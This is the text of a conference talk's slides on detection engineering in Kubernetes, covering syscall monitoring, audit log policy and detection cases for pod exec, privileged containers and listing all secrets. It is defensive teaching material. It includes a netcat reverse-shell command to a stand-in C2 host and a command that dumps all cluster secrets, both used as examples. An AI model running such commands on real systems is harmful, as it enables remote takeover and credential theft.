CLOUDNATIVE
SECURITYCON
NORTH AMERICA 2024
JUNE 26-27 | SEATTLE, WA #CNSCon

Detection Engineering in K8s Environments

Dakota Riley
Aquia, Inc

kubectl auth whoami

- Vice President of Cloud Engineering @ Aquia
- AWS Community Builder
- Cloud Security, Application Security, and Automation

About Aquia

Aquia is a Service-Disabled Veteran-Owned Small Business (SDVOSB) that specializes in transformative cloud and cybersecurity professional services for the public and private sectors.

aws 50 CERTIFIED

aws PARTNER Advanced Tier Services

- Public Sector
- Authority to Operate

Trusted by

U.S. Department of Veterans Affairs
CMS Centers for Medicare & Medicaid Services
USDA
U.S. Air Force
Platform One
U.S. Securities and Exchange Commission
U.S. Department of Health & Human Services Office of Inspector General
U.S. Digital Service
Nava
Fearless
IntelliBridge
DATALOCK Consulting Group
RegScale
OMNI Federal
nuix
BIGBEAR.AI
coforma
noblis
Excella
KESSELRUN
cantaloupe
VALLEY IT Solutions

Agenda

- Intro
- **Why** should you care?
- Detection-relevant **data** in K8s
  - Syscalls
  - K8s Audit Logs
- **Generating** Detection Cases
- **Implementing** real world detections with examples
  - Usecase
  - Logs generated
  - Tuning
- Conclusion

Real World Evidence


MITRE ATT&CK Containers Matrix

- TTPs based on real world observations
- **39 Techniques** in the Containers Matrix
- Many have direct references to K8s commands or functionality

Real World Data - UCSB Study

- Academic Study: “Container Orchestration Honeypot: Observing Attacks in the Wild”
- Control Plane recon
- Kubelet interactions

Threat Model



How could we detect all of that?

Security Data in Our Clusters

Syscalls (Runtime Activity)

- Operating System level interactions
- Network, filesystem, memory and process

K8s Audit Logs

- Requests made to control plane
- CRUD of K8s resources

Syscalls (Runtime Activity)

What is going on inside my container?

```
nc my-clearly-not-evil-c2.lol 8080 -e /bin/bash
```

Syscalls (Abbreviated)

```
…
execve("/usr/bin/nc", ["nc", "my-clearly-not-evil-c2.lol", "8080"], …)
socket()
connect()
…
```

Syscalls (Runtime Activity)

- Don’t reinvent the wheel! OSS and Commercial solutions exist!
- Rules Engines that produce findings

Syscalls (Runtime Activity)

Detection Engineering Tasks

- Contextualization
- Prioritization
- Routing

Improving alerts

- High noise level
- Tune by environment
- Grouping, clustering or risk scoring are helpful strategies

K8s Audit Logs

- Control Plane activity
- Audit Policy
  - API Server flag
- What and how much?
  - Log Levels
  - Stages
  - Sensitive values!

```yaml
apiVersion: audit.k8s.io/v1 # This is required.
kind: Policy
# Don't generate audit events for all requests in RequestReceived
omitStages:
  - "RequestReceived"
rules:
  # Log pod changes at RequestResponse level
  - level: RequestResponse
    resources:
    - group: ""
      # Resource "pods" doesn't match requests to any subresource
      # which is consistent with the RBAC policy.
      resources: ["pods"]
  # Log "pods/log", "pods/status" at Metadata level
  - level: Metadata
    resources:
    - group: ""
      resources: ["pods/log", "pods/status"]

  # Don't log requests to a configmap called "controller-leader"
  - level: None
    resources:
    - group: ""
      resources: ["configmaps"]
      resourceNames: ["controller-leader"]

  # Don't log watch requests by the "system:kube-proxy" on endpoi
  - level: None
    users: ["system:kube-proxy"]
    verbs: ["watch"]
    resources:
    - group: "" # core API group
```

K8s Audit Logs - CSP Managed K8s


- Managed K8s - no access to API server flags
- Audit Logs enabled/disabled via CSP API
- CSP integrations send them to a managed log service
  - Cloudwatch Logs, or Logs Explorer
- CSP K8s Audit Policies:
  - EKS - Detective Controls - EKS Best Practices Guides
  - GKE - Audit policy | Google Kubernetes Engine (GKE)
    - https://github.com/kubernetes/kubernetes/blob/release-1.10/cluster/gce/gci/configure-helper.sh#L706
  - AKS - AKS Github - audit-policy.yaml

Anatomy of an Audit Log

- API Docs Reference for Kind Event: https://kubernetes.io/docs/reference/config-api/apiserver-audit.v1/#audit-k8s-io-v1-Event
- Honorable Mention - Open Cybersecurity Schema Framework EKS Audit Log Mapping!

Time for some some (K8s) logs!!!

Anatomy of a K8s Audit Log



Request metadata

Who and How?

What resource did this request target?

Anatomy of a K8s Audit Log

Was it successful?

Annotations - Authorization info, Admission Controller webhooks,etc

ked for, and e server do?

When exactly did we get the request?

Audit Logs - CSP Identity Integrations


- Not workload identity (IRSA, GKE Workload Identity)
- Utilize Cloud Provider credentials for auth
- Example:
  - EKS IAM Authenticator for Kubernetes plugin

Audit Logs - CSP Identity Integrations (AWS)

AWS IAM Principal that made the K8s API call

aws-iam-authenticator

Audit Logs - CSP Identity Integrations (GCP)



Audit Logs - Noise, Cost, and other fun

- Various internal K8s components make use of the API for legitimate functionality
- ResponseComplete events appear to be most valuable for security
  - **RequestReceived** and **ResponseStarted** tend to duplicate information
  - `requestReceivedTimestamp` in **ResponseComplete** events
- Limited control over audit policy + cloud log service costs

Generating Detection Cases

Environmental Norms

- How do we deploy?
- Environment Levels
- Tools in use
- Namespaces, Clusters, Cloud Accounts!

Offensive Tooling

- Stratus Red Team
- Atomic Red Team
- Peirates
- Kubesploit

Adversary Emulation Frameworks

- MITRE ATT&CK
- Microsoft Threat Matrix for Kubernetes
- Threat Model
- Attack Trees

Generating Detection Cases - Pitfalls

- “We already have a preventative control for this”
- “Attacker would just do this instead”


Detection Case - Production Access via Exec

Execute commands on Pods/Containers or gain an interactive shell

- **Legitimate Usage**
  - Breakglass
  - Troubleshooting
- **Execution/Lateral Movement Tactic**
  - MITRE ATT&CK for Containers - Container Administration Command - T1609
  - Microsoft Threat Matrix for K8s - Exec into Container - MS-TA9006

Detection Case - Production Access via Exec

Running `kubectl exec -i -t my-test-pod – /bin/bash` produces...



Detection Case - Production Access via Exec

Noise tuning

- Production aware
- Access patterns at your org?
- Identity
- Abnormal rate

Detection Case - Privileged Container Launch

Pod/Container setting in K8s that allows access to underlying node capabilities

- **Legitimate usage**
  - Runtime Security Tooling
  - GPU workloads
  - Any workload that needs host capabilities
- **Privilege Escalation tactic**
  - MITRE ATT&CK for Containers - Escape to Host
  - MSFT Threat Matrix for Kubernetes - Privileged Container MS-TA9018

Detection Case - Privileged Container Launch

Action taken against: pods

```
“securityContext”: {
    “Privileged”: true
}
```

Detection Case - Privileged Container Launch

- **Noise tuning**
  - Inventory
  - History
  - Who deployed it?
  - Actual privilege escalation?

Detection Case - Retrieving all Secrets

Default Kubernetes Resource for sensitive values and exposing them to workloads

- **Legitimate Usage**
  - Storing secrets
- **Credential Access Tactic**
  - MITRE ATT&CK for Containers - Unsecured Credentials: Container API **T1552.007**
  - Microsoft Threat Matrix for Kubernetes - List Kubernetes Secrets MS-TA9025

Detection Case - Retrieving all secrets

```
$ kubectl get secrets -A -o json
{
    "apiVersion": "v1",
    "items": [
        {
            "apiVersion": "v1",
            "data": {
                "key1": "c3VwZXJzZWNyZXQ=",
                "key2": "dG9wc2VjcmV0"
            },
            "kind": "Secret",
            "metadata": {
                "creationTimestamp": "2023-10-01T23:07:58Z",
                "name": "my-secret",
                "namespace": "default",
                "resourceVersion": "10834",
                "uid": "4d1abb54-fc19-4448-981e-08c530248f5e"
            },
            "type": "Opaque"
        },
        {
            "apiVersion": "v1",
...
...
```

Secret values revealed

```
{
    "kind": "Event",
    "apiVersion": "audit.k8s.io/v1",
    "level": "Metadata",
    "auditID": "8771f90b-f9a5-44db-bb0f-d46a6b24dbf7",
    "stage": "ResponseComplete",
    "requestURI": "/api/v1/secrets?limit=500",
    "verb": "list",
    "user": {
        "username": "minikube-user",
        "groups": ["system:masters", "system:authenticated"]
    },
    "sourceIPs": ["192.168.49.1"],
    "userAgent": "kubectl/v1.28.2 (darwin/arm64) kubernetes/89a4ea3",
    "objectRef": {
        "resource": "secrets",
        "apiVersion": "v1"
    },
    "responseStatus": {
        "metadata": {},
        "code": 200
    },
    "requestReceivedTimestamp": "2023-10-02T12:30:43.296329Z",
    "stageTimestamp": "2023-10-02T12:30:43.300003Z",
    "annotations": {
        "authorization.k8s.io/decision": "allow",
        "authorization.k8s.io/reason": ""
    }
}
```

No namespace specified

Detection Case - Retrieving all Secrets

- **Noise tuning**
  - Allowlist internal K8s components
  - Namespaced & LabelSelectors
  - Historical context
  - Human or Workload?

Conclusion

- Don’t sleep on K8s Audit logs!
- Inform your approach from understanding your business
- Bake business and environment context into your detections!

Thank you!
Connect with me
if you enjoyed the talk!